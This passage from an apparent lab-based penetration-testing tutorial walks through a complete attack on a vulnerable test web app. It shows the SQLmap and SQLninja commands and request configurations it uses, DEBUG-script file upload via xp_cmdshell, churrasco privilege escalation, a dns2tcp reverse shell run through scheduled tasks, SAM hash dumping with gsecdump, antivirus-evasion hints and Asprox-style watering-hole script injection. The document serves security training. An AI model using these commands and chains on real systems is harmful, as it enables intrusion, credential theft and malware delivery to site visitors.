

Figure 17 – Process of getting POST parameters in order to be used by SQLmap

Then execute SQLmap. It will determine that the parameter *ctl00$ContentPlaceHolder1$descriptionTextBox* is vulnerable using a time-based blind SQL injection technique. Using this technique the tool is able to extract the SQL query results in a bit-by-bit manner (Litchfield, 2005). Asking questions to the database and observing how it reacts to those questions will allow the attacker to infer the value of the data (Stampar, 2009) (Litchfield, 2005).

Now that the reader has a method that works and that allows him to have access to the system, the reader can move to more advanced techniques. Figure 18 exemplifies in detail how SQLmap achieves an operating system shell using time-based blind injection techniques. It starts by determine if the current user is part of the sysadmin role. Then it determines if the xp_cmdshell extended procedure is available. This stored procedure is one of the most powerful stored procedures and it is used to launch operating system commands in the context of the SQL server service (Litchfield, Anley, Heasman & Grindlay, 2005). In this case it was not available so SQLmap has the ability to re-enable

it using the sp_configure stored procedure. The reader needs to have sysadmin rights to the DB to use sp_configure. With xp_cmdshell, the reader can start executing operating system commands using SQL statements. Because the results of the xp_cmdshell are not sent to the client, further queries using temporary tables are used to retrieve the results.



Figure 18 – SQLmap behind the scenes and steps taken to get an OS shell

SQLmap is able to retrieve data over out of band channels such as DNS. This technique allows the retrieval of the SQL results using a DNS recursive resolution process which is much faster than the time-based or boolean-based inference methods (Stampar, 2009). To accomplish this, the attacker needs to control a DNS domain name. Of course the database server also needs to have a dns server configured and be able to perform queries.

The DNS requests made by the database will be triggered by SQL queries. Due to the way DNS works, if the database does not know the answer, it will forward the request to the upstream DNS server. In our environment ,the system does not have access trough the firewall for any outbound communications. Nevertheless, it can forward the DNS

requests to the DNS server which in turn forwards them to the authoritative server which is under the attacker's control. Sensepost presented at BlackHat USA 2007 a SQL injection tool called Squezza that was able to extract data trough DNS and others channels (Research, 2007). This technique was added to SQLmap in 2012 (Stampar, 2009). To carry out this technique, SQLmap will be executed with a command line option that specifies the domain name controlled by the attacker. Figure 20 shows the command executed, the SQL queries performed, and the output of the commands. It also shows how the DNS queries are constructed.



Figure 19 – SQLmap behind the scenes using DNS requests to exfiltrate data

After executing this technique, a low privilege shell is gained. The next step will be to strengthen the position within the target by uploading additional tools to the system to escalade privileges. In addition, since it is known the system can communicate via DNS, a different set of tools will be used to take advantage of this and further compromise the system. This combined arms approach will result in use getting a "system" privilege shell back via DNS.

To escalate privileges a tool called churrasco developed by Cesar Cerrudo is used. This tool takes advantage of an exploit that uses a technique that he named as token

kidnapping which elevates privileges to a System account by using techniques that impersonate tokens to manipulate processes and thread access lists (Cerrudo, 2008). The source code of the tool that affects Windows 2008 was downloaded from Cesar Cerrudo's website and compiled using Visual Studio C++ 2008 Express edition (www.argeniss.com/research/Churrasco2.zip). It is important to note that this vulnerability has been patched by Microsoft in Windows 2012 (MS09-12). The exploit when executed successfully will span a shell to an IP and port chosen by the user. In spite of this, because the firewall does not allow the target system to communicate with the outside world, the shell will communicate back to the attacker through DNS. We will use dns2tcp. This tool allows relaying TCP connections trough DNS. This way the spanned shell from the exploit will be redirected and forwarded using DNS (Dembour).

These tools will be uploaded to the system, written to the file system in a directory where the low privilege account would have write access and then executed. To accomplish this the reader starts by uploading the dns2tcp client tool (dns2tcpc.exe) using SQLninja, a powerful SQL injection tool created by Icesurfer (SQLninja). The same way SQLmap needed configuration settings, SQLninja will need the target details, the injection point and a well formed HTTP request. This is done via SQLninja.conf and the HTTP POST request used is shown in Figure 21.

```
--httprequest_start--
POST http://www.ville.com/Dorknozzle/HelpDesk.aspx HTTP/1.0
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Host: www.ville.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.13) Gecko/20060418 Firefox/1.0.8
Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7
Connection: close
Cookie: ASP.NET_SessionId=xyg2ryieu3xoltp4gixujqmt
Pragma: no-cache
Cache-Control: no-cache,no-store
Content-Type: application/x-www-form-urlencoded; charset=utf-8

__VIEWSTATE=%2FwEPDwUKLTk1Njk1NDU3OA9kFgJmD2QWAgIDD2QWBAIFDzwrAA0CAA8WAh4LXyFEYXRhQm91bmRnZAwUKwAIBRswOjAsMDoxLDA6MiwwOjMsMDo
0LDA6NSwwOjYUKwACFhAeBFRleHQFBEhvbWUeBVZhbHVlBQRlb21lHgtOYXZpZ2F0ZVVybAUYL0Rvcmtub3p6bGUvRGVmYXVsdC5hc3B4HgdUb29sVGlwBQ9Eb3Jrbm96e
mxlIEhvbWUeB0VuYWJsZWRnHgpTZWxlY3RhYmxlZx4IRGF0YVBhdGgFGC9kb3Jrbm96emxlL2RlZmF1bHQuYXNweB4JRGF0YUJvdW5kZ2QUKwACFhIfAgUJSGVscCBEZXNr
HwhnHghTZWxlY3RlZGcfAQUJSGVscCBEZXNrHwMFGS9Eb3Jrbm96emxlL0hlbHBEZXNrLmFzcHgfBWcfBmcfBAUURG9ya25venpsZSBlZWxwIERlc2sfBwUZL2Rvcmtub3p6bG
UvaGVscGRlc2suYXNweGQUKwACFhAfAQUSRW1wbG9SZWUgRGlyZWN0b3J5HwfFEkVtcGxveWVlERpcmVjdG9yeR8DBSIvRG9ya25venpsZS9FbXBsb3IfZLRpcmVjdG9yeS
5hc3B4HwQFHURvcmtub3p6bGUgRW1wbG95ZWUgRGlyZWN0b3J5HwVnHwZnHwcFIl9kb3Jrbm96emxlL2VtcGxveWVlZGlyZWN0b3J5LmFzcHgfCGdkFCsAAhYQHwEFDEFkZ
HJlc3MgQm9vax8CBQxBZGRyZXNzIEJvb2sfAwUcL0Rvcmtub3p6bGUvQWRkcmVzc0Jvb2suYXNweB8EBRdEb3Jrbm96emxlIEFkZHJlc3MgQm9vax8FZx8GZx8HBRwvZG9ya25
venpsZS9hZGRyZXNzYm9vay5hc3B4HwhnZBQrAAIWEB8BBQtEZXBhcnRtZW50cx8CBQtEZXBhcnRtZW50cx8DBRwvRG9ya25venpsZS9EZXBhcnRtZW50cy5hc3B4HwQFFkR
vcmtub3p6bGUgRGVwYXJ0bWVudHMfBWcfBmcfBwUcL2Rvcmtub3p6bGUvZGVwYXJ0bWVudHMuYXNweB8IZ2QUKwACFhAfAQULQWRtaW4gVG9vbHMfAgULQWRtaW4gV
G9vbHMfAwUbL0Rvcmtub3p6bGUvQWRtaW5Ub29scy5hc3B4HwQFC0FkbWluIFRvb2xzHwVnHwZnHwcFGy9kb3Jrbm96emxlL2FkbWludG9vbHMuYXNweB8IZ2QUKwACFhAfA
QUQQWRtaW4gTmV3c2xldHRlch8CBRBBZG1pbiBOZXdzbGV0dGVyHwMFIC9Eb3Jrbm96emxlL0FkbWluTmV3c2xldHRlci5hc3B4HwQFG0Rvcmtub3p6bGUgQWRtaW4gTmV3c
2xldHRlch8FZx8GZx8HBSAvZG9ya25venpsZS9hZG1pbm5ld3NsZXR0ZXluYXNweB8IZ2QWDmYPZBYCZg8VAQRlb21IZAIBD2QWAmYPFQEJSGVscCBEZXNrZAICD2QWAmY
PFQESRW1wbG95ZWUgRGlyZWN0b3J5ZAIDD2QWAmYPFQElRGVwYXJ0bWVudHNkAgUPZBYCZg8VAQtBZG1pbiBUb29sc2
QCBg9kFgJmDxUBEEFkbWluIE5ld3NsZXR0ZXJkAgcPZBYEAgUPEA8WBh4ORGF0YVZhbHVlRmlbGQFCkNhdGVnb3J5SUQeDURhdGFUZXh0RmlbGQFCENhdGVnb3J5HwB
nZBAVBAhIYXJkd2FyZOhTb2Z0d2FyZOIXb3Jrc3RhdGlvbhBPdGhlci9Eb24ndCBrbm93IFQQBMQEyATM8NBOrAwRnZ2dnZGQCBw8QDxYGHwoFCVN1YmpIY3RJRB8LBQdTd
WJqZWN0HwBnZBAVBxRDb21wdXRlciB3b24ndCBzdGFydBVNb25pdG9yIHdvbid0IHR1cm4gb24PQ2hhaXlgaXMgYnJva2VuEU9mZmljZSB3b24ndCB3b3JrEldpbmRvd3Mgd29u
J3Qgd29yaxBDb21wdXRlciBjcmFzaGVzBU90aGVyFQcBMQEyATMBNAE1ATYBNxQrAwdnZ2dnZ2dnZGQYAQUUY3RsMDAkZG9ya25venpsZU1lbnUPD2QFCUhlbHAgRGVza2
S8fgasKLmGGvWSJ1ztDpBjJYeKbmuUUYvNLGSLpW%2FInA==&ctl00%24ContentPlaceHolder1%24stationTextBox=1&ctl00%24ContentPlaceHolder1%24categoryList=1&ctl00
%24ContentPlaceHolder1%24subjectList=1&ctl00%24ContentPlaceHolder1%24descriptionTextBox=1',
1);__SQL2INJECT__&ctl00%24ContentPlaceHolder1%24submitButton=Submit+Request
--httprequest_end--
```

Figure 20 - HTTP request settings and SQL2INJECT point in SQLninja.conf

The methods used by either SQLmap or SQLninja to upload files and write them to the file system using SQL injection are based on the xp_cmdshell procedure. This procedure can facilitate the creation of files by using the “>>” redirect operator (Clarke, 2012). Behind the scenes SQLninja can use two techniques to upload files to target systems. One technique is to base64 encode the binary and then upload it. The other technique uses an old trick to convert the binary into a DEBUG script. The default technique is to use the base64 method and it can be defined in the sqlninha.conf by stating "upload_method = vbscript". Figure 22 illustrates this technique.

Figure 21 – SQLninja behind the scenes when uploading a file to the target using Base64

This technique works well. The alternative technique creates a DEBUG script which can be passed to the debug.exe script to be converted to a binary. The following picture shows the steps taken by SQLninja to accomplish this.

```
exec master..xp_cmdshell 'cmd /C del %TEMP%\nc.*';

[+] Uploading /tmp/nc.scr debug script.....
exec master..xp_cmdshell 'cmd /C echo n %TEMP%\#temp# >> %TEMP%\nc.scr && echo r cx >> %TEMP%\nc.scr && echo 6e00 >> %TEMP%\nc.scr && echo f 0100 ffff 00 >>
%TEMP%\nc.scr && echo e 100 4d 5a 90 >> %TEMP%\nc.scr && echo e 104 03 >> %TEMP%\nc.scr && echo e 108 04 >> %TEMP%\nc.scr && echo e 10c ff ff >> %TEMP%\nc.scr &&
echo e 110 b8 >> %TEMP%\nc.scr && echo e 118 40 >> %TEMP%\nc.scr';

exec master..xp_cmdshell 'cmd /C echo e 6da0 45 78 69 74 50 72 6f 63 65 73 73 >> %TEMP%\nc.scr';
(..)
exec master..xp_cmdshell 'cmd /C echo w >> %TEMP%\nc.scr';
exec master..xp_cmdshell 'cmd /C echo q >> %TEMP%\nc.scr';

1540/1540 lines written
done!

exec master..xp_cmdshell 'cmd /C find /v /c "zzzz" %TEMP%\nc.scr > %TEMP%\lines.txt & find " 1540" %TEMP%\lines.txt > nul & if not errorlevel = 1 ping -n 5 127.0.0.1 & del %TEMP%\
lines.txt';

[+] Converting debug script to executable... might take a while
exec master..xp_cmdshell 'cmd /C debug < %TEMP%\nc.scr';
exec master..xp_cmdshell 'cmd /C ren %TEMP%\#TEMP# nc.exe';
exec master..xp_cmdshell 'cmd /C del %TEMP%\nc.scr';

[+] Checking that nc.exe has the expected filesize...
exec master..xp_cmdshell 'cmd /C dir %TEMP%\nc.exe | find "nc.exe" > %TEMP%\xtst.txt & for /F "tokens=3" %i in (%TEMP%\xtst.txt) do (if "%i" equ "28,160" ping -n 5 127.0.0.1)  & for /
F "tokens=4" %i in (%TEMP%\xtst.txt) do (if "%i" equ "28,160" ping -n 5 127.0.0.1)  & del %TEMP%\xtst.txt.';

[+] Filesize corresponds... :)
```

Figure 22 - SQLninja behind the scenes when uploading a file to the target using DEBUG

Compared to using a Base64 encoded binary, this technique has the disadvantage that debug.exe can only build executables smaller than 64 Kb. However, you can split bigger files into 64 KB portions and after uploading them you can concatenate them together using *copy /b portion _1 + portion_2 original-file.exe* (Clarke,2012). This technique is slower but as the advantage that debug.exe is available in any windows operating system and therefore the attacker won't need any additional scripts or tools to create a binary on the target system. More details about debug.exe is available on Kipivirne.com.

In case the reader would like to try the DEBUG technique he can convert windows binaries to a debug script format in Backtrack using a python script called dbgtool.py. Is available in the SQLmap directory under /extra/dbgtool/. Then the file containing the debug script can be moved to a windows machine and converted back to a binary using the "*debug < debugfile"* command.

The reader can follow the same process to upload any additional tools. The target system does not use any antivirus tools, but this technique can be performed even with antivirus. The traditional way that antivirus programs identify the presence of a virus is by using signatures (Labbe, Rowe & Fulp, 2006). This can be subverted by using an exploit that the antivirus tool does not have a signature for. One simple way to do this is to use a hex editor to remove the machine code that triggers the signature without having an impact on the execution of the exploit. Another way might be by using encoders or packers or even target the AV software itself (Ormandy, 2012)(Koret, 2014). This is left as an exercise for the reader to further research.

The next tool to be uploaded is churrasco.exe. We need to configure SQLninja to be aware of this tool in order to allow it to be uploaded to the target. This is done by adding lines of code to sqlninja.py to identify the file, and adding the file to the *sqlninja/apps* folder.

Now that the dns2tcpc.exe and churrasco.exe tools are uploaded the next step is to execute them. Because they need to be executed sequentially, the task scheduler in windows will be used. This can be invoked from the command line using the schtasks.exe command. The schedule of the tools execution will be done using the interactive command line that can be invoked by the SQLmap os-shell feature.

First SQLmap is launched. Then it checks if the files are saved in the %TEMP% folder. Finally, two tasks are scheduled to run daily at pre defined times with current privileges. The first task executed is "dns2tcpc". The command line instructs dns2tcpc.exe to encapsulate the data using DNS requests to the acme.com domain with using a pre-shared key. In addition, it instructs the server side of the tool to use the ssh resource and to listen for incoming connections on port 137 TCP (Dembour). The second task executed is "churrasco.exe". The command line instructs churrasco to execute a reverse shell to localhost on port 137 which is where dns2tcpc.exe is listening. These steps are illustrated in Figure 24.

```
# ./sqlmap.py  -u "http://www.ville.com/Dorknozzle/HelpDesk.aspx'  --data=`cat payload` --prefix="1', 1);" --suffix="--" --dns-domain=acme.com --os-shell
--fresh-queries

os-shell> dir %TEMP%
do you want to retrieve the command standard output? [Y/n/a] y

---
 Volume in drive C has no label.
 Volume Serial Number is 4426-F394

 Directory of C:\Windows\SERVIC~2\NETWOR~1\AppData\Local\Temp

02/08/2014  10:09 AM    <DIR>          .
02/08/2014  10:09 AM    <DIR>          ..
02/08/2014  09:30 AM               525 b64decoder.vbs
02/08/2014  10:09 AM           494,592 churrasco.exe
02/08/2014  09:39 AM         1,382,051 dns2tcpc.exe
               3 File(s)      1,877,168 bytes
               2 Dir(s)  51,134,980,096 bytes free
---

os-shell> schtasks /create /tn "dns2tcpc" /tr "C:\Windows\SERVIC~2\NETWOR~1\AppData\Local\Temp\dns2tcpc.exe -z acme.com -k secret -c -r ssh-l
137" /sc daily /st 10:20:00 /RU "NT AUTHORITY\NETWORKSERVICE"
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:    'SUCCESS: The scheduled task "dns2tcpc" has successfully been created.'


os-shell> schtasks /create /tn "Churrasco" /tr "C:\Windows\SERVIC~2\NETWOR~1\AppData\Local\Temp\churrasco.exe 127.0.0.1 137" /sc daily /st
10:21:00 /RU "NT AUTHORITY\NETWORKSERVICE"
do you want to retrieve the command standard output? [Y/n/a] Y
[13:16:53] [INFO] adjusting time delay to 1 second due to good response times
command standard output:    'SUCCESS: The scheduled task "Churrasco" has successfully been created.'
```

Figure 23 – SQLmap os-shell in order to schedule the execution of Evil tools

After successful scheduling the tasks, the reader needs to exit SQLmap to release UDP port 53 (remember SQLmap is using this port while launching the commands trough encapsulated DNS queries). Then it executes the dns2tcp server daemon. This tool is available on the backtrack distribution under /pentest/backdoors/dns2tcp. Before executing the daemon the reader needs to create a configuration file in the user's home folder, configuring the IP address and the port to listen on, the domain name send questions to, the pre-shared key, and where to redirect the connections received. The directory specified in the chroot settings of the configuration file also needs to be created beforehand.



Figure 24 – Dns2tcp configuration file

After defining the configuration file, dns2tcpd is instructed to listen on IP address 192.168.1.7 (-i), execute on the foreground (-F) and show debug level information so the queries and answers can be seen (-d 3). Then the reader will need to wait for the scheduled tasks to kick in.



Figure 25 – Dns2tcp server invoked

While waiting for the scheduled tasks to start, another shell is needed. This shell will listen for an incoming connection on localhost port 22 which is going to be forwarded by our dns2tcp daemon. To do this the Metasploit mutil-handler is used. This will handle the reverse connection but the reader could simple use netcat (nc -l -p 22).

At this stage the attacker has two shells open. One to answer the DNS queries addressed to the domain acme.com. These will contain encapsulated data which are shell code that is going to be forwarded to port 22. On the second shell there is Metasploit multi-handler waiting for that shell code. When the scheduled tasks triggers a TCP reverse shell with system privileges encapsulated trough DNS data will be opened. Figure 26 illustrates how these techniques work together.



Figure 26 – Impact when the tools are executed

Figure 27 illustrates a summary of the techniques used.



Figure 27 –Overview how tools are combined

Now, that the reader has escalated privileges and maintains access he can steal valid user credentials. To steal credentials there are a variety of tools and ways. In this case a tool named gsecdump v2.0b5 created by Johannes Gumbel from TrueSec that allows extracting the hashes from SAM or AD database will be used (TrueSec). This tool is uploaded to the target system like it was shows previously. The execution is shown in

Figure 28. With the hashes extracted the reader can then crack them using the John the Ripper or Hashcat. Or, it can use the hashes to further move into the network by using passing the hash or pass the ticket techniques (Rocha, 2012).

Figure 28 – Got system privileges shell and extracted SAM hashes

From this moment onwards the reader can further practice tools and techniques to increase his presence in the target, move and compromise other targets in the network, steal and exfiltrate data and finally cover his tracks.

5.2. Increase Evil Influence

The previous attack techniques illustrate how someone with malicious intent could pull off a way to compromise a system. It starts by gaining access to the system using a SQL injection. After the initial access a foothold is established. Then the position is strengthen by uploading the tools of choice. Next the privileges are escalated and a shell with full systems privileges is gained.

However, this attack method might seem complex it would probably happen in case there is a motive or incentive for the attacker do it. An incentive to do such activity could be to steal trade secrets, intellectual property, credit cards or any other information that the attacker could monetize. Nonetheless, there are other motives that serve as an incentive for an attacker to compromise a system. Brian Krebs, a former Washington Post

reporter, has putted together a great chart listing the various ways the bad guys can monetize hacked systems (Krebs, 2012). One of the attack methods that tend to gain popularity is to use SQL injection for malware distribution. Basically, by introducing malicious code in the web server an attacker can turn the web server in a mechanism to deliver malicious code to browsers by taking advantaged of client-side vulnerabilities against unpatched browsers. This mechanism was used by the Asprox botnet (Borgaonkar, 2010) (Pelaez, 2008). More recently this attack gained the connotation of watering hole or strategic web compromise when it targets a trustworthy web site (Kindlund, Caselden & Chen, 2014). Steven Adair and Ned Moran explain it perfectly in his article about trusted websites delivering dangerous results (Adair & Moran, 2012).

How does an attacker performs this? What are the mechanics behind such method? As the reader noticed in the previous attack scenario there were some key aspects that would be important for the attacker to be successful. One item is the xp_cmdshell stored procedure being enable or the ability to have an out-of-band channel to accelerate the speed of the time based SQL injection technique. But, in the watering hole attack scenario there is no need of any of those factors. The attacker will only need a SQL injection point and from there it can inject malicious script that will be appended trough out the database. As consequence, when a user browses to the web page, the data is retrieved from the database and rendered in the browser. Then the malicious code is executed putting him at mercy of all kind of client-side exploits.

Figure 30 illustrate these steps using a SQL statement that is famous due to the Asprox Trojan (Analysis, 2008) (Shin, Myers & Gupta, 2009). It uses a special table in the SQL server sysobjects and syscolumns in an attempt to get access to the “user” defined tables and fields in the website’s database. Through a loop it goes through every table columns and appends a string containing the malicious <script> tag.

This SQL statement is encoded in a hex format and inserted into another SQL statement in order to evade defenses. The reader can practice this technique and use SQLmap to invoke a SQL shell that allows to execute SQL statements. Then this prepared statement is executed which will result in infecting the database data. For

reference a picture of what DBA will see if he looks into is affected database is also shown.



Figure 29 – Behind the scenes how we would infect database with an Evil script

From this moment onwards the web server is infected. When a user goes in and browses trough the infected web pages it will download and execute the evil Java Script within the <> tags (Stuck, 2009) (Mendrez, 2009). This evil script can do, among other things, scan the visitor machine for client side vulnerabilities and deliver the appropriate exploit payload. Similar to using guided missiles this attack can be very effective and is worth to mention James Lee presentation "Using Guided Missiles in Drive-bys at Defcon 17".

As demonstrated using this environment the reader could get a practical understanding of how a typical watering hole attack is executed. The next step might be to explore the client side vulnerabilities and exploits by taking advantage of the evil script that is inserted into the database. The reader is encouraged to further learn, practice and explore this vector of attack with tools such as the Browser Exploitation Framework (BeEF) developed by Wade Alcorn and others, or the Social Engineering Toolkit (SET) from David Kennedy.

6. Continuing the Journey

Even though the tools used are extremely functional and almost no knowledge is needed to run an exploit against a vulnerable server using SQLmap or Metasploit this is the first step in building hands-on information security skills. Some techniques used are low hanging fruit. Nonetheless, the reader should start with them in order to advance to more complex methods and techniques using incremental approach. A proposed next step would be to further expand this environment to model business networks with end point and boundary defenses such as a Proxy, an IDS/IPS, a HIDS, etc. Also introduce Linux based systems such as an e-commerce and test other techniques and exploits (Rocha, 2012). As well, the reader could create scenario based challenges and simulations like Ed Skoudis promotes on his presentation "Using InfoSec Challenges to build your skills and career" that can emphasize the development of critical thinking (Skoudis, 2012).

